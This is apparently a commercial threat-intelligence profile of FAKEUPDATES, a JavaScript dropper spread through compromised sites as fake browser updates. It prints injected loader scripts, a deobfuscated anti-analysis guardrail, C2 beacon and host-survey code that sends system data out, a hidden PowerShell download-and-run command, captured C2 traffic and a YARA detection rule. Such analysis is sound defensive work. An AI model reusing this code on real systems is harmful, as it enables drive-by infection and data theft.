FAKEUPDATES Malware Profile

2024-07-23 22:04 , 24-10021933 , Version: 1

Executive Summary

FAKEUPDATES is a multi-stage JavaScript dropper first observed in 2018 that is commonly delivered through compromised websites masquerading as a browser update for Chrome, Internet Explorer, Opera, or Firefox. FAKEUPDATES has led to further compromise by delivering additional follow-on payloads, which in 2024 included COLORFAKE, VOLTMARKER, and NETSUPPORT, which were further used to download MYTHIC and VOLTRIGGER payloads.

Content

Overview

FAKEUPDATES is a multi-stage JavaScript dropper that delivers multiple payload types including Windows executables and PowerShell and JavaScript files. FAKEUPDATES has typically been delivered via compromised websites masquerading as a browser update (Figure 1). A typical infection chain for FAKEUPDATES will consist of a multi-stage process of fingerprinting the targeted machine and downloading additional stages through chaining of JavaScript in the browser and eventually leading to the delivery of an on-disk payload.




Figure 1: Example website hosting FAKEUPDATES

Technical Analysis

FAKEUPDATES Stages

The execution flow for FAKEUPDATES can be broken down into multiple stages. The most recent version of FAKEUPDATES observed in 2024 consists of the following (Table 1):

MD5	File Type	Size	Stage
80975a1a0ee618ef1a19c2ffa9174868	text/plain	233	First Stage
5d9bcb91fab00d4c0fd8eda8c2756fb6	text/plain	5749	Second Stage

Table 1: Summary of the stages of a representative FAKEUPDATES sample

First Stage

The initial stage of the infection chain typically will start with JavaScript code that is injected into a compromised website (Figure 2 and 3). This will result in an additional script tag being added to the website, including malicious code to the rendered page.

```
<head>
  <meta name="color-scheme" content="light dark">
</head>

<body>
  <pre style="word-wrap: break-word; white-space: pre-wrap;">;(function(t,k,q,p,b,d){b=k.createElement(q);d=k.getElementsByTagName(q)[0];b.async=1;b.src=p;d.parentNod
e.insertBefore(b,d);})(window,document,'script','https://event.coachgreb.com/r1zSntR+sffLfuismWT+vN1+6LzDObjwxyWj/M4/u/aNIQ==');</pre>
</body>
```

Figure 2: First-stage JavaScript

```
  }
  .widget ul li a {
      color: #000000;
  }
  #menu-item-9514 > a {line-height:20px !important; }
  #menu-item-9514 {background:#B3275A; padding:5px 10px; border-radius:5px;  }
  #menu-item-9514 > a:hover {color:#fff !important;}
</style>

<script async="" src="https://ghost.blueecho88.com/8IOe1ouh/b+UoaTkx7ey9IPq+vTKtKnlxLGq+tLxvOzS9vmyg+jzr4Tt/bCG9e2kiOG8qw=="></script>

<style type="text/css">
  span.PIN_1713205482214_embed_grid {
    width: 100%;
    max-width: 257px;
    min-width: 140px;
    display: inline-block;
```

Figure 3: First-stage JavaScript - Injected

The injected JavaScript code (Figure 4) functions as a guardrail to prevent access from crawlers or analysis tools by checking the following:

- Checks if "navigator[.]webdriver" property is true, which suggests the user-agent is under remote control and a common sign of an automated browser (e.g., Selenium)
- Checks if the browser window size is non-standard, which may suggest it is accessed in an unconventional analysis environment
- Check if there is mouse movement

If all checks pass, a script tag is added to the active page, which will download additional code from a hardcoded URL. See Appendix B for the full deobfuscated guardrailing script.

```
(function(_0x554b57,_0x6ff1d6){var a0_0x384d3b={_0x3a6067:0x1fa,_0x24b3f3:0x237,_0x5c7734:0x1dd,_0x95c9c6:'odoE',_0x2d834e:0x1a3,_0x2bc583:'%xEC',_0x3740cb:
```

Figure 4: Obfuscated guardrailing code - Truncated

If all checks are passed, typically a copy of "Update[.]js" is then downloaded by the browser and written to disk; however, it should be noted that the file might differ depending on the exact theme and target of the infection. An example of the code that delivers this step is below.

```
var filename = "Update[.]js";
var filePlain = window.atob('<redacted_payload>');
var file;
if (filename.substr(-4) == '.zip' || filename.substr(-4) == '.rar' || filename.substr(-4) == '.iso') {
    var binArray = new Uint8Array(filePlain[.]length);
    for (var i = 0; i < filePlain[.]length; i++) {
        binArray[i] = filePlain.charCodeAt(i);
    }
    file = new Blob([binArray], {
        type: 'application/octet-stream'
    });

} else {
    file = new Blob([filePlain], {
        type: 'application/json'
    });
}
var btn = document.createElement('a');
btn[.]href = URL.createObjectURL(file);
btn[.]download = filename;
document[.]body.appendChild(btn);
parent.postMessage('loaded', "*");
window.addEventListener("message", function(event) {
    if (event[.]data == 'download') {
        setTimeout(function() {
            btn.click();
        }, 100);
    }
});
```

Figure 5: On-disk delivery code snippet

Second Stage

The second stage of the FAKEUPDATES delivery is a JavaScript file written to disk with filename "Update[.]js". Sometimes this is delivered as a ZIP archive containing the JavaScript code, though direct delivery has also been observed. This code collects host data and sends the surveilled information via POST request to the command and control (C2 or C&C) over HTTP/HTTPs. After which, follow-up checks and additional payloads can be delivered. Much of this follow-on activity is left to the actors managing FAKEUPDATES infected machines, and as such, the specific payloads and follow-on commands are limited to specific machines of interest. In general, if a machine is not deemed as important, the FAKEUPDATES infected machine will fall into a loop of beacon requests and sleep.

```
function a0_0x189675(_0x385103) {
  var _0x3fea57 = 'responseText'
  return _0x385103[_0x3fea57]
}
var a0_0xca1311 = new this.ActiveXObject('MSXML2[.]XMLHTTP')
a0_0xca1311.open(
  'POST',
  'https[://sdce[.]distributors[.]commdistinc[.]com/editContent',
  false
)
a0_0xca1311.setRequestHeader('Upgrade-Insecure-Requests', '1')
a0_0xca1311.send('JOS7WjuI6CV9myHLH1BC1Qy49ueqiMO+kAyhOUkzqA==')
this.eval(a0_0x189675(a0_0xca1311))
```

Figure 6: Deobfuscated snippet of the initial beacon step for FAKEUPDATES

Communication Protocol

The communication for FAKEUPDATES starts with an initial beacon in the form of a POST request containing a hardcoded string and a pre-configured C&C.

```
REQUEST 1
=======================

POST /editContent HTTP/1.1
Accept: */*
Upgrade-Insecure-Requests: 1
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdce[.]distributors[.]commdistinc[.]com
Content-Length: 44
Connection: Keep-Alive
Cache-Control: no-cache
JOS7WjuI6CV9myHLH1BC1Qy49ueqiMO+kAyhOUkzqA==
```

Figure 7: Initial beacon to C&C

An active C&C will respond to the initial beacon message with a script specifying what system information should be collected, including username, computer name, user domain, user Domain Name System (DNS) domain, anti-virus (AV) installed, operating system (OS) build, running processes, etc.

```
RESPONSE 1
=======================

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2024 15:36:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 776
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
..........T.o.8.~?........M.n{Y..]...4IW...$.T.......I.^..QN...V.. ..?..>..?V[.]tjL[.]zA.M.p.9.N.....
...".F....X....y.....Z.../..l.c.[{[DpI.....o..;......,..BX<........C...3.k...bR=......5Sb[.]V[.]hU.r.3R....<.........G.......!...T......5[.]aE..S~.......j..
....>E).....B...q..M.{h....eQ*....

decoded RESPONSE 1
=======================

var pe='';
var iy=new ActiveXObject('WScript[.]Shell');
var gg=new ActiveXObject('WScript[.]Network');
var ad=[];
ad.push('b');
ad.push('504');
ad.push(WScript['ScriptFullName']);
ad.push(gg['ComputerName']);
ad.push(gg['UserName']);
ad.push(gg['UserDomain']);
ad.push(iy['ExpandEnvironmentStrings']('%userdnsdomain%'));
ad.push(iq('CIMV2','Win32_ComputerSystem','Manufacturer'));
ad.push(iq('CIMV2','Win32_ComputerSystem','Model'));
ad.push(iq('CIMV2','Win32_BIOS','Version')+iq('CIMV2','Win32_BIOS','SerialNumber'));
ad.push(iq('SecurityCenter2','AntiSpywareProduct','displayName'));
ad.push(iq('SecurityCenter2','AntiVirusProduct','displayName'));
ad.push(iq('CI'+'MV2','CI'+'M_Net'+'work'+'Ada'+'pter','M'+'AC'+'Ad'+'dr'+'ess'));
ad.push(iq('CI'+'MV2','Win'+'32_Pr'+'oce'+'ss','Na'+'me'));
ad.push(iq('CI'+'MV2','Win'+'32_Op'+'erat'+'ingSy'+'st'+'em','Bui'+'ldNu'+'mber'));

function iq(xq,gt,sa){
```

```
  var ly='';
  try{
    var cj=GetObject("winmgmts:\\\\.\\root\\"+xq);
    var ut=cj['ExecQuery']('SELECT * FROM '+gt,'WQL');
    var ef=new Enumerator(ut);
    for(; !ef['atEnd'](); ef['moveNext']()){
      var nk=ef['item']();
      if(nk[sa]){
        ly+=nk[sa]+'|';
      }
    }
  }
  catch(e){
    ly='-1';
  }
  return ly;
}

try{
  var ph='';
  for(var cw=0; cw<ad[.]length; cw++){
    ph+=cw+'='+encodeURIComponent(ad[cw])+'&';
  }
  var ly='';
  var la=new ActiveXObject('MSXML2[.]XMLHTTP');
  la.open('POST','https[://sdce[.]distributors[.]commdistinc[.]com/editContent',false)
  la.setRequestHeader('Upgrade-Insecure-Requests','1');
  la.send(ph);
  ly=la.responseText;
  var evString='eval';
  this[evString](ly);
}
catch(e){}
```

Figure 8: System profile script from C&C

FAKEUPDATES will then collect and send the system survey data to the C&C. Pending any possible filtering on the server side, the C&C will then respond with yet another JavaScript payload (Figure 10 and 11). This additional code will function as a downloader for another PowerShell downloader (Figure 12), specifically by a hardcoded URL. While in this particular infection chain the PowerShell downloader proceeded to drop VOLTMARKER, other payloads have been observed, such as COLORFAKE and NETSUPPORT.

```
REQUEST 2
=======================

POST /editContent HTTP/1.1
Accept: */*
Upgrade-Insecure-Requests: 1
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdce[.]distributors[.]commdistinc[.]com
Content-Length: 1570
Connection: Keep-Alive
Cache-Control: no-cache
0=b&1=504&2=C%3A%5CUsers%5Cadmin%5CDownloads%5CUpdate.js&3=PC&4=admin&5=PC&6=%25userdnsdomain%25&7=DELL%7C&8=DELL%7C&9=DELL%20%20-%201%7C&10=Windows%20Defen
```

Figure 9: Request containing system survey data

```
RESPONSE 2
=======================

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2024 15:37:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 656
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
...........Tmo.0..>i....."!/j5...[.....JR.R.E......m....>;.
4S./.......g..[b[.]PF..5.M9......%..9...<.U....5.....D(.}..)..P..?U.....h..... .v;."..f...N6JC..u.].....n..L!$JU.
.D..8..y...y~....7..i....my[-7[K.R..
...(.d....v.&)...E..@*...VN.....+..J.1V..,.i....g.......$.\...0P........./.+.5.\...$.#.Rr....A.!....#.....v`m.U..!..=.B...T........Is..q.....7.=.oyJP.5...%#
_X.....
r..y......%..5.|...`.'p7.:.....N.=....(.j=$.Z..X...a....t=...>
..r:.53......Vno&S.E.T.)..@.P.%.K..
./
.PF.....s....uSl[.]yM.@..Z\..?.t'..X.+....z._...G.)`....{......i.......O6..{3t
k.V.....t..W._..E.....

decoded RESPONSE 2
=======================

var initExeption='0';
var runFileExeption='';
var runFileResult='';
var execFileName='d27e15eb.ps1';
```

```
var fs=new ActiveXObject("Scripting[.]FileSystemObject");
var _tempFilePathExec=fs.GetSpecialFolder(2)+"\\"+execFileName;

if(initExeption=='0'){
  try{
    var wsh=new ActiveXObject("WScript[.]Shell");
    runFileResult=wsh.Run('powershell -w h -c "iwr -usebasicparsing http[://pbvzje4[.]top/f21.svg |iex"',0);;
  }
  catch(e){
    runFileExeption+='error number:'+e.number+' message:'+e.message;
  }
}

var req=[];
req.push('c');
req.push('504');
req.push(_tempFilePathExec);
req.push(runFileResult);
req.push(initExeption);
req.push(runFileExeption);
request(req);

function request(___requestdata___,___retbinary___){
  try{
    var ___payload___='';
    for(var ___i___=0; ___i___<___requestdata___.length; ___i___++){
      var ___param___,___val___;
      if(___requestdata___[___i___][0]){
        ___param___=___requestdata___[___i___][0];
        ___val___=___requestdata___[___i___][1];
      }
      else{
        ___param___=___i___;
        ___val___=___requestdata___[___i___];
      }
      ___payload___+=___param___+'='+encodeURIComponent(___val___)+'&';
    }
    var ___res___='';
    var ___xmlhttp___=new ActiveXObject('MSXML2[.]XMLHTTP');
    ___xmlhttp___.open('POST','https[://sdce[.]distributors[.]commdistinc[.]com/editContent',false)
    ___xmlhttp___.setRequestHeader('Upgrade-Insecure-Requests','1');
    ___xmlhttp___.send(___payload___);

    if(___retbinary___){
      ___res___=___xmlhttp___.responseBody;
    }
    else{
      ___res___=___xmlhttp___.responseText;
    }
    return ___res___;
  }
  catch(e){}
}
```

Figure 10: JavaScript downloader

```
REQUEST 3
=======================

POST /editContent HTTP/1.1
Accept: */*
Upgrade-Insecure-Requests: 1
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: sdce[.]distributors[.]commdistinc[.]com
Content-Length: 84
Connection: Keep-Alive
Cache-Control: no-cache
0=c&1=504&2=C%3A%5CUsers%5Cadmin%5CAppData%5CLocal%5CTemp%5Cd27e15eb.ps1&3=0&4=0&5=&

RESPONSE 3
=======================

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Mar 2024 15:37:04 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 22
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
.....................
```

Figure 11: PowerShell downloader

Technical Appendix

Appendix A: YARA Rule

```
rule M_APTFIN_Downloader_FAKEUPDATES
{
  meta:
      Family = "FAKEUPDATES"
      Description = "Detects obfuscated strings of FAKEUPDATES"
      Example_filemd5 = "5d9bcb91fab00d4c0fd8eda8c2756fb6"

  strings:
      $str1 = "//@cc_on@*//*" nocase
      $str2 = "/*@cc_on@*//*" nocase
      $str3 = "/*@cc_on @*//" nocase
      $func1 = "@if(1){(function" nocase
      $func2 = "@if(1){function" nocase
      $func3 = "@if(@_jscript_version" nocase
      $tail1 = "@end@*/" nocase
      $tail2 = "@end @*/" nocase

  condition:
      (1 of ($str*)) and ((1 of ($func*)) or ($func3)) and (1 of ($tail*))
}
```

Figure 12: FAKEUPDATES YARA rule

Appendix B: Deobfuscated First Guardrail Script

```
;(function () {
  var _0x2ebf4a = window
  var _0x50d726 = _0x2ebf4a.document[.]cookie,
    _0x57cd92 = 'adViewEnabled'
  if (_0x2ebf4a.localStorage[_0x2ebf4a.location[.]hostname]) {
    return
  }
  if (_0x2ebf4a.navigator[.]webdriver) {
    _0x446031(
      'https[://event[.]coachgreb[.]com/pHBt0t9SDrvAUlfgkkhB8NcECKKGSk+i1hUOusETBo3OAzK01h8DpsECH73WUkHwwQIfvdZSV+OIUh/wnlIPvM0aD7fQCBW6yAkC8Nk='
    )
    return
  }
  if (
    _0x2ebf4a.outerHeight - _0x2ebf4a.innerHeight > 200 ||
    _0x2ebf4a.outerWidth - _0x2ebf4a.innerWidth > 330
  ) {
    _0x446031(
      'https[://event[.]coachgreb[.]com/9bdbto6VON+RlWGEw493lIbDPsbXjXnGh9I43pDUMOmfxATQh9g1wpDFKdmHlXeUkMUp2YeVYYTZlSmUz5U015bUP96EwCPCltM63ZTDecs='
    )
    return
  }
  if (
    _0x50d726.indexOf('wordpress_logged_in_') !== -1 ||
    _0x50d726.indexOf('wp-settings-') !== -1
  ) {
    return
  }
  if (typeof _0x2ebf4a[_0x57cd92] !== 'undefined') {
    return
  }
  _0x2ebf4a[_0x57cd92] = true
  _0x2ebf4a.addEventListener('mousemove', _0x1cd563, true)
  function _0x1cd563() {
    _0x2ebf4a.removeEventListener('mousemove', _0x1cd563, true)
    _0x446031(
      'https[://event[.]coachgreb[.]com/vCDziscCkOPYAsm4ihjfqM9UlvqeGtHr0kGf88ZFrOzMAt+ozgLJqNpGn+7dVIr+3kaW5J5d'
    )
  }
  function _0x446031(_0x4aac7a) {
    var _0x2ab5a3 = document.createElement('script')
    _0x2ab5a3.async = true
    _0x2ab5a3.src = _0x4aac7a
    var _0x33a45 = document.getElementsByTagName('script')[0]
    _0x33a45.parentNode.insertBefore(_0x2ab5a3, _0x33a45)
  }
})()
```

This report contains content and links to content which are the property of Google. and are protected by all applicable laws. This cyber threat intelligence and this message are solely intended for the use of the individual and organization to which it is addressed and is subject to the subscription Terms and Conditions to which your institution is a party. Onward distribution in part or in whole of any Google proprietary materials or intellectual property is restricted per the terms of agreement. By accessing and using this and related content and links, you agree to be bound by the subscription. © 2026, Google. All rights reserved.

Confidential and Proprietary / Copyright © 2026 Google. All rights reserved.

cmVwb3J0LS0yNC0xMDAyMTkzM3x8dGFyYWhsZXdpc19jbG91ZHNlY19nc2FfdGVhbXx8Y2xvdWRzZWNfZ3NhX3RlYW18fHYzfHwxNzg3MTc3NTkwfHwzMGZjNjBhZmY2NzBlNzAyYzkyODZlZDZjZmFkMGM5NGMxNzE4Mzk0ZGQ1Y2M2ZWU2MmRmN